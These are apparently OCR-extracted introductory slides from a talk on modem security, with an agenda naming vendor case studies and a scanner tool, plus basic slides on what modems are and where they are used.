
- Opening
- Introduction
- Case Study
  - Case 1 – D-Link Devices
  - Case 2 – Billion / BEC Devices
  - Case 3 – Zyxel Devices
  - Case 4, 5 & 6 – Nokia, DASAN & HITRON
- Modem Security Scanner
- Summary

Introduction


How do we connect to the Internet?




How to prevent CYBER THREATS?



How about Critical Infrastructures?



How about Critical Infrastructures?




Intranet

Gateway / Modem

What is Modem?

- Bridges that Connect to the Internet
- Various Types:
  - Cable, Fiber, Phone Line, Cellular Network
- Multiple Uses:
  - Home, Business, Critical Infrastructure




Critical Infrastructure

